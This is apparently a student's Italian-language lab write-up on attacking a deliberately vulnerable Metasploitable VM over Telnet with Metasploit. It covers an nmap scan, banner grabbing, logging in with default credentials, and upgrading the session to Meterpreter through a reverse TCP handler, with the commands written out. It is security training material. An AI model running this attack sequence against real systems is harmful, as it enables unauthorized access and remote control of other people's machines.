

EXPLOIT TELNET CON METASPLOIT

Traccia:


Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.

Requisito: Seguire gli step visti in lezione teorica. Prima, configurate l'ip della vostra Kali con 192.168.1.25 e l'ip della vostra Metasploitable con 192.168.1.40

Configurazione delle macchine

La prima richiesta dell'esercizio è stata quella di assegnare degli indirizzi Ip specifici a Kali e Metasploitable. Qui sotto gli screen delle configurazione effettuate:

Kali:



Metasploitable:

```
# This file describes the network interfaces
# and how to activate them. For more
#
# The loopback network interface
auto lo
iface lo inet loopback
#
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.40
netmask 255.255.255.0
gateway 192.168.1.1
```

Una volta configurati gli indirizzi Ip abbiamo verificato che le macchine comunicassero correttamente tra di loro tramite **ping**.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
└─$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.295 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.173 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.174 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.152 ms
64 bytes from 192.168.1.40: icmp_seq=5 ttl=64 time=0.161 ms
```

Scanner con nmap ed exploit con Metasploit

Come prima cosa abbiamo verificato tramite il comando **nmap** che il servizio Telnet fosse attivo sulla macchina target (con -sV abbiamo anche avuto informazioni sulla versione del protocollo usato).

```
(kali㉿kali)-[~]  
$ nmap -T5 -sV -p 23 192.168.1.40  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-26 07:51 EDT  
Nmap scan report for 192.168.1.40  
Host is up (0.00017s latency).  
  
PORT      STATE SERVICE VERSION  
23/tcp    open  telnet  Linux telnetd  
MAC Address: 08:00:27:FF:AC:20 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Una volta verificato che la porta fosse aperta e il servizio in esecuzione abbiamo avviato Metasploit framework e come da consegna utilizzato l'exploit **auxiliary telnet_version** (tramite **search** abbiamo trovato il suddetto modulo e utilizzato con il comando **use**).

```
(kali㉿kali)-[~]  
$ msfconsole  
Metasploit tip: View missing module options with show missing  
  
/ it looks like you're trying to run a \  
/ module
```

Moduli trovati con search:

```
msf6 > search auxiliary telnet_version
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/telnet/lantronix_telnet_version	.	normal	No	Lantronix Telnet Service Banner Det
1	auxiliary/scanner/telnet/telnet_version	.	normal	No	Telnet Service Banner Detection

Utilizzo del modulo 1 con il comando use + il comando **show options** per verificare quali fossero le opzioni richieste per il corretto lancio dell'exploit:

```
msf6 > use 1
```

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options
```

Module options (auxiliary/scanner/telnet/telnet_version):

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs
RPORT	23	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as

View the full module info with the `info`, or `info -d` command.

Una volta settata l'opzione mancante di **RHOST** (ovvero l'indirizzo Ip del target) abbiamo lanciato l'attacco con il comando **exploit** riuscendo a rubare le credenziali di accesso di Metasploitable. Dopo aver ottenuto le credenziali abbiamo provato ad inserirle nella shell (ci siamo connessi al servizio telnet aperto). Come si può vedere siamo riusciti a connetterci e siamo diventati msfadmin da remoto.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOST 192.168.1.40
RHOST => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > exploit
```

```

_ _ _ _ _ | | _ _ ( ) | _ _ | | _ _ |
_ _ _ / . _ _ / | | \ _ _ / | | \ _ _ , _ _ _ / | | \
\x0a\x0aLogin with msfadmin/msfadmin to ge

```

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

```

```
Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.

```

```

_ _ _ _ _ | | _ _ ( ) | _ _ | | _ _ |
_ _ _ / . _ _ / | | \ _ _ / | | \ _ _ , _ _ _ / | | \
_ _ _ _ _ | | _ _ ( ) | _ _ | | _ _ |
_ _ _ / . _ _ / | | \ _ _ / | | \ _ _ , _ _ _ / | | \

```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin

Password:

Last login: Tue Aug 26 07:22:32 EDT 2025 on tty1

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

No mail.

msfadmin@metasploitable:~\$

EXTRA: Upgrade della Sessione a Meterpreter

Dopo aver ottenuto le credenziali, l'obiettivo è ora ottenere l'upgrade di accesso a Metasploitable come Meterpreter, che è un payload dinamico che viene caricato in memoria sulla macchina bersaglio dopo che un exploit ha avuto successo.

A differenza di una shell tradizionale (questa è avanzata), non scrive nulla sul disco, quindi è più difficile da individuare.

Abbiamo quindi utilizzato il modulo (come indicato nell'esercizio) **auxiliary/scanner/telnet/telnet_login** e impostato i parametri richiesti (vedi immagini sotto)

```
msf6 > search scanner telnet_login
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/netgear_pnp_getsharefolderlist_auth_bypass	2021-09-06	normal	Yes	Netgear PNPX_Get
1	auxiliary/scanner/telnet/telnet_login	.	normal	No	Telnet Login Che

```
msf6 > use 1  
msf6 auxiliary(scanner/telnet/telnet_login) > show options
```

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOST 192.168.1.40  
RHOST => 192.168.1.40  
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin  
USERNAME => msfadmin  
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin  
PASSWORD => msfadmin  
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true  
STOP_ON_SUCCESS => true  
msf6 auxiliary(scanner/telnet/telnet_login) > exploit  
[!] 192.168.1.40:23 - No active DB -- Credential data will not be saved!  
[+] 192.168.1.40:23 - 192.168.1.40:23 - Login Successful: msfadmin:msfadmin  
[*] 192.168.1.40:23 - Attempting to start session 192.168.1.40:23 with msfadmin:msfadmin  
[*] Command shell session 1 opened (192.168.1.25:35075 -> 192.168.1.40:23) at 2025-08-26 09:31:00 -0400  
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/telnet/telnet_login) > █
```


In seguito all'esecuzione del modulo con successo, avremo una sessione di comando. Dopo averlo messo in background con il **CTRL+Z**, abbiamo utilizzato il modulo **post/multi/manage/shell_to_meterpreter** per eseguire l'upgrade della sessione a Meterpreter (in automatico viene creata una seconda sessione con l'upgrade della shell). Qui sotto tutti gli screen successivi.

```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...

msfadmin@metasploitable:~$
```

```
msf6 auxiliary(scanner/telnet/telnet_login) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

  Name      Current Setting  Required  Description
  --      -
  HANDLER   true             yes       Start an exploit/multi/handler to receive the connection
  LHOST     no               no        IP of host that will receive the connection from the payload (Will try to auto detect).
  LPORT     4433             yes       Port for payload to connect to.
  SESSION   yes              yes       The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > exploit
[*] SESSION may not be compatible with this module:
[*] * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.25:4433
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 2 opened (192.168.1.25:4433 → 192.168.1.40:55266) at 2025-08-26 09:37:48 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
```

```
Active sessions

  Id  Name  Type  Information  Connection
  --  --
  1    shell
  2    meterpreter x86/linux  msfadmin @ metasploitable.localdomain  192.168.1.25:35075 → 192.168.1.40:23 (192.168.1.40)
                                           192.168.1.25:4433 → 192.168.1.40:55266 (192.168.1.40)
```